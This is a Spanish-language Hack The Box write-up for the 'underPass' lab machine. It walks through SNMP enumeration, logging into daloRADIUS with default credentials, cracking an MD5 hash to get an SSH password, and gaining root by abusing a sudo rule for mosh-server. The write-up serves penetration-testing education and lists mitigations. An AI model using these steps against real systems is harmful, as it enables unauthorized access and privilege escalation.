Write-up: underPass

Explotando vulnerabilidades en SNMP y Mosh

Herramientas utilizadas:

- `nmap` para escaneo de puertos
- `nikto` para análisis de Apache
- `snmpwalk` para enumeración de SNMP
- `ffuf` para fuerza bruta de rutas
- `mosh` para escalación de privilegios

¿Qué aprendí?
Importancia de revisar credenciales por defecto
Abuso de privilegios en `sudo`
Métodos de escalación de privilegios en sistemas reales

Hack The Box - Pwned!

Flag user

Escaneo inicial

Primero realice un escaneo rápido con nmap utilizando half-opening con el parametro -sS para hacer envios de paquetes Syn, lo cual me reveló la siguiente información:

```
┌─[eduardo@parrot]─[~]
└──╼ $sudo nmap -sS -sV -Pn 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-14 21:34 CST
Nmap scan report for 10.10.11.48
Host is up (0.36s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
```

Los puertos 22 y 80 están abiertos, por seguridad, realicé un escaneo con `-sT`, que usa el

método three-way handshake que nos ayuda a confirmar que los puertos realmente estan abiertos.Se logra apreciar que ssh tiene la versión 8.9p1 la cual es teóricamente reciente por lo cual no encontré mucha información sobre CVSS relevantes para poder obtener acceso mediante ssh.

Análisis del servicio HTTP

Debido que el puerto 80 el de http estaba abierto y corriendo en apache, decidí hacer un escaneo con nikto para poder obtener más información relevante, la cual no obtuve nada relevante.

Escaneo de puertos UDP

Hice un escaneo para puertos de udp, el cual reveló que el puerto 161 estaba abierto, este puerto es SNMP (Simple Network Management Protocol). Con ayuda de snmpwalk puede obtener más información sobre el servicio, en el cual dice
"UnDerPass.htb is the only daloradius server in the basin!"


```
└─ $snmpwalk -v 2c -c public 10.10.11.48
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (2019704) 5:36:37.04
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
```

Esto nos da más pistas por donde podemos realizar un ataque.

Acceso a daloRADIUS

Tras un análisis exhaustivo con `ffuf`, encontré la ruta de inicio de sesión:

http://10.10.11.48/daloradius/app/operators/login.php




Intentamos con las credenciales default del servicio las cuales son:

usuario: administrator
contraseña: radius
Sorprendentemente, el acceso fue exitoso, lo que indica una configuración insegura en daloRADIUS.

Obtención de credenciales del usuario

Al acceder al panel podremos observar que hay un usuario registrado



Usuario: svcMosh
Contraseña: 412DD4759978ACFCC81DEAB01B382403 (Hash MD5)

Usando el servicio **CrackStation** (https://crackstation.net), logré descifrar la contraseña en texto plano:
underwaterfriends

Con esta información y verificando que ssh permite conexiones con usuario y contraseña

```
└─ $sudo nmap -Pn -p22 --script ssh-auth-methods 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-14 21:57 CST
Nmap scan report for 10.10.11.48
Host is up (0.17s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
```

Procedí a realizar la conexión, la cual fue exitosa

```
└─ $ssh svcMosh@10.10.11.48
svcMosh@10.10.11.48's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Feb 15 03:58:39 AM UTC 2025

  System load:  0.01              Processes:             248
  Usage of /:   54.9% of 6.56GB   Users logged in:       2
  Memory usage: 20%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Feb 15 03:10:43 2025 from 10.10.14.127
svcMosh@underpass:~$ ls
user.txt
```

y así es como obtuve la primera flag de user.

Escalación de Privilegios

Análisis del entorno

El nombre del usuario nos da un pequeño adelanto de que se está usando Mosh (Mobile Shell), lo cual nos indica que podemos hacer un privilage scalation con mosh. Comprobamos con **sudo -l** para ver si tenemos permisos de super usuario

```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
```

el cual nos indica que el único comando que podemos ejecutar con `sudo` en `localhost` es `/usr/bin/mosh-server`, el cual nos da la siguiente información

```
svcMosh@underpass:~$ sudo /usr/bin/mosh-server


MOSH CONNECT 60003 VPklHCRJ02IgsA5iswda8g

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 5537]
```

leyendo la documentación de mosh, podemos entender que el primer párrafo es un key para poder ejecutar mosh y escalar privilegios.

Exploit de Mosh


https://mosh.org/

mosh nos indica que podemos correr este comando

$ MOSH_KEY=**key** mosh-client **remote-IP remote-PORT**

Adaptando el comando a nuestra key, ip remoto y el puerto el cual es indicado al generar la

key, logramos hacer un escalado de privilegios exitoso y obteniendo la flag.



Conclusión

Este write-up documenta el proceso de explotación de la máquina *underPass*, aprovechando vulnerabilidades en configuraciones débiles (credenciales por defecto en daloRADIUS) y abuso de privilegios en Mosh. Un administrador debería mitigar estos problemas con buenas prácticas de seguridad, como:

- Deshabilitar credenciales por defecto.
- Limitar los privilegios de sudo.
- Usar autenticación más segura en SSH y SNMP.

Este ejercicio refuerza la importancia del pentesting para identificar y corregir fallas antes de que sean explotadas por atacantes reales.